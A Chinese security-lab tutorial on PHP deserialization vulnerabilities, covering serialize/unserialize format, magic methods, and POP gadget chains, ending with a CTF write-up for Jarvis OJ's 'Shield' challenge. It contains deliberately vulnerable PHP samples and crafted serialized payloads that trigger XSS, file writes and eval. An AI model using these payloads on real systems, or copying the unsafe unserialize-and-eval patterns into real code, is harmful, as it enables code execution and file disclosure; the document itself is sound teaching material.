PHP反序列化漏洞说明

原创

Ms08067安全实验室 于 2019-12-27 08:00:00 发布 239 收藏

序列化

PHP程序为了保存和转储对象，提供了序列化的方法，序列化是为了在程序运行的过程中对对象进行转储而产生的。

序列化可以将对象转换成字符串，但仅保留对象里的成员变量，不保留函数方法。

PHP序列化的函数为serialize，反序列化的函数为unserialize.

举个栗子：

```
<?php
class Test{
    public $a = 'ThisA';
    protected $b = 'ThisB';
    private $c = 'ThisC';
    public function test(){
        return 'this is a test!';
    }
}
$test = new Test();
var_dump(serialize($test));
?>
```

输出结果：

```
string(84) "O:4:"Test":3:{s:1:"a";s:5:"ThisA";s:4:"*b";s:5:"ThisB";s:7:"Testc";s:5:"ThisC";}"
```

O：表示对象

:4：表示该对象名称有四个字符

"Test"：表示该对象的名称

3：表示该对象有3个成员变量

接着是括号里面的，这个类的三个成员变量由于变量前的修饰不同，在序列化出来后显示的也不同。

s:1:"a";s:5:"ThisA";：以 ;分开变量名和变量值，变量名为1个字符的a，变量值为"ThisA"

s:4:"*b";s:5:"ThisA";：多了 *，用以区分 protected 修饰符，另外实际页面中会出现乱码，实际上protected属性的表示方式是在变量名前加个%00%00

s:7:"Testc";s:5:"ThisC";： 在变量名前加上%00类名%00

可以看到， 序列化后的字符串中并没有包含这个test方法的信息， 因为序列化**不保存方法**。

反序列化

反序列化就是序列化的逆过程，即对于将对象进行序列化后的字符串，还原其成员变量的过程。

接上述栗子：

```
<?php
class Test{
         public $a = 'ThisA';
         protected $b = 'ThisB';
         private $c = 'ThisC';
         public function test(){
                  return'this is test';
         }
}
$test = new Test();
$sTest = serialize($test);
$usTest = unserialize($sTest);
var_dump($usTest);
?>
```

输出结果：

```
object(Test)#2 (3) {
    ["a"]=> string(5) "ThisA"
    ["b":protected]=> string(5) "ThisB"
    ["c":"Test":private]=> string(5) "ThisC"
}
```

序列化和反序列化的原理其实很简单，序列化给我们传递对象提供了一种简单的方法，**serialize()**将一个对象转换成一个字符串，**unserialize()**将字符串还原为一个对象，与Java的 `writeObject`与 `readObject`，其原理基本一致。

在PHP应用中，序列化和反序列化一般用做缓存，比如session缓存，cookie等。

从以上栗子来看似乎没有问题，那么**反序列化漏洞**是如何形成的呢？

这就要引入PHP里面**魔术方法**的概念了。

魔术方法

反序列化漏洞的形成通常和以下魔术方法有关：

```
__construct()    #类似C构造函数,当一个对象创建时被调用,但在unserialize()时是不会自动调用的
__destruct()    #类似C析构函数,当一个对象销毁时被调用
__toString()    #当一个对象被当作一个字符串使用时被调用
__sleep()       #serialize()时会自动调用
__wakeup()      #unserialize()时会自动调用
__call()        #当调用对象中不存在的方法会自动调用该方法。
__get()         #在调用私有属性的时候会自动执行
__isset()       #在不可访问的属性上调用isset()或empty()触发
__unset()       #在不可访问的属性上使用unset()时触发
```


由前面可以看出，当传给 unserialize() 的参数可控时，我们可以通过传入一个精心构造的序列化字符串，从而控制对象内部的变量甚至是函数。

利用__destruct

```
<?php
class test{
    var $test = "hello";
    function __destruct(){
            echo $this->test;
    }
}
$a = $_GET['id'];
$a_u = unserialize($a);
?>
```

构造payload如下：

```
127.0.0.1/Unserialize/test.php
?id=O:4:"test":1:{s:4:"test";s:40:"<script>alert(/you are hacked/)</script>";}
```



利用__wakeup

unserialize()后会导致 `__wakeup()` 或 `__destruct()` 的直接调用，中间无需其他过程.

因此最理想的情况就是一些漏洞/危害代码在 `__wakeup()` 或 `__destruct()` 中，从而当我们控制序列化字符串时可以去直接触发它们 .


如下实验：

```php
<?php
class test{
    var $test = '123';
    function __wakeup(){
        $fp = fopen("flag.php","w") ;
        fwrite($fp,$this->test);
        fclose($fp);
    }
}
$a = $_GET['id'];
print_r($a);
echo "</br>";
$a_unser = unserialize($a);
require "flag.php";
?>
```

我们可以通过构造序列化对象，其中test的值设置为 `<?php phpinfo();?>`，再调用unserialize()时会通过 `__wakeup()` 把test的值的写入到flag.php中，这样当我们访问同目录下的flag.php即可达到实验目的！

序列化字符串如下：

```
O:7:"test":1:{s:4:"test";s:19:"<?php phpinfo(); ?>";}
```



利用 `__toString`

这么简单，反序列化漏洞就讲完了吗，no no no，平常经常看别的文章经常看到**POP链**这个名词，那到底是神马？

POP gadget


如果一次unserialize()中并不会直接调用的魔术函数，比如前面提到的 `__construct()`，是不是就没有利用价值呢？

非也，类似于栈溢出中的ROP gadget，有时候反序列化一个对象时，由它调用的 `__wakeup()`中又去调用了其他的对象，由此可以溯源而上，利用一次次的"gadget"找到漏洞点。

实验如下：

```
<?php
class test1{
    function __construct($test){
        $fp = fopen("flag.php","w") ;
        fwrite($fp,$test);
        fclose($fp);
    }
}
class test2{
    var $test = '123';
    function __wakeup(){
        $obj = new test1($this->test);
    }
}
$a = $_GET['id'];
print_r($a);
echo "</br>";
$a_unser = unserialize($a);
require "flag.php";
?>
```

分析以上代码，我们可以给id传入构造好的序列化字符串，进行反序列化时会自动调用 `test2`中的 `__wakeup`方法，从而在 `newtest1($this->test)`时会调用 `test1`中的 `__construct()`方法，从而把 把 `<?php phpinfo();?>`写入到 flag.php中，达到上面一样的效果。



细心的朋友可能已经发现了，以上我们都是利用魔术方法这种自动调用的方法来利用反序列化漏洞的，如果缺陷代码存在类的普通方法中，就不能指望通过"自动调用"来达到目的了。

利用普通方法

当我们能利用的只有类中的普通方法时，这时我们需要寻找相同的函数名，把敏感函数和类联系在一起。

如下实验：

```
<?php
class main {
    var $test;
    function __construct() {
        $this->test = new test1();
    }
    function __destruct() {
        $this->test->action();
    }
}
class test1 {
    function action() {
        echo "hello world";
    }
}
class test2 {
    var $test2;
    function action() {
        eval($this->test2);
    }
}
$a = new main();
unserialize($_GET['test']);
?>
```

大意为， `newmain()`得到一个新的main对象，调用 `__construct()`，其中又 `newtest1()`，

在结束后会调用 `__destruct()`，其中会调用 `action()`，从而输出 `hello world`。

而我们需要寻找相同的函数名，即test2类中的action方法，因为其中有我们想要的eval方法.

下面使用PHP获取序列化字符串：

```
<?php
class main {
    var $test;
    function __construct() {
        $this->test = new test2();
    }
}
class test2 {
    var $test2 = "phpinfo();";
}
echo serialize(new main());
?>
```

得到序列化字符串如下：

```
O:4:"main":1:{s:4:"test";O:5:"test2":1:{s:5:"test2";s:10:"phpinfo();";}}
```


构造URL如下：

```
127.0.0.1/Unserialize/test3.php
?test=O:4:"main":1:{s:4:"test";O:5:"test2":1:{s:5:"test2";s:10:"phpinfo();";}}
```

相当于执行 `<?phpeval("phpinfo();")?>`

神盾局的秘密


题目入口：



发现base64编码后的文件名，解密后为shield.jpg

访问： `http://web.jarvisoj.com:32768/showimg.php?img=c2hpZWxkLmpwZw`报错，猜测可能需要将文件名经base64编码后才能访问。


访问： `http://web.jarvisoj.com:32768/showimg.php?img=c2hpZWxkLmpwZw`，返回以下图片内容。



我们尝试将 `index.php`经basee64编码后访问：


```
view-source:http://web.jarvisoj.com:32768/showimg.php?img=aW5kZXgucGhw
```

成功查看到 `index.php`源码：




发现包含文件 `shield.php`，再次查看其源码：

```
view-source:http://web.jarvisoj.com:32768/showimg.php?img=c2hpZWxkLnBocA==
```



最后查看 `showing.php`的源码：

```
view-source:http://web.jarvisoj.com:32768/showimg.php?img=c2hvd2ltZy5waHA=
```



综合分析：题目过滤了 "..."、"/"、"\\"、"pctf"

根据提示， Flag存在于 pctf.php中


直接访问 http://web.jarvisoj.com:32768/pctf.php，提示 FLAG:PCTF{I_4m_not_fl4g}，欲盖弥彰，哈哈！

查看源码： view-source:http://web.jarvisoj.com:32768/showimg.php?img=cGN0Zi5waHA=，提示 Filenotfound!

在index.php中我们看到可以通过 Readfile函数读取一个反序列化的成员变量(pctf.php)，变量名正好是我们传入的参数(class)，于是构造以下**序列化字符串：**

```
O:6:"Shield":1:{s:4:"file";s:8:"pctf.php";}
```

访问 http://web.jarvisoj.com:32768/index.php?g=O:6:"Shield":1:{s:4:"file";s:8:"pctf.php";}即可得到 flag！



Ms08067安全实验室

专注于普及网络安全知识。团队已出版《Web安全攻防：渗透测试实战指南》，**预计2019年11月出版《内网安全攻防：渗透测试实战指南》**，目前在编Python渗透测试，JAVA代码审计和APT方面的书籍。

团队公众号定期分享关于CTF靶场、内网渗透、APT方面技术干货，从零开始、以实战落地为主，致力于做一个实用的干货分享型公众号。

官方网站：www.ms08067.com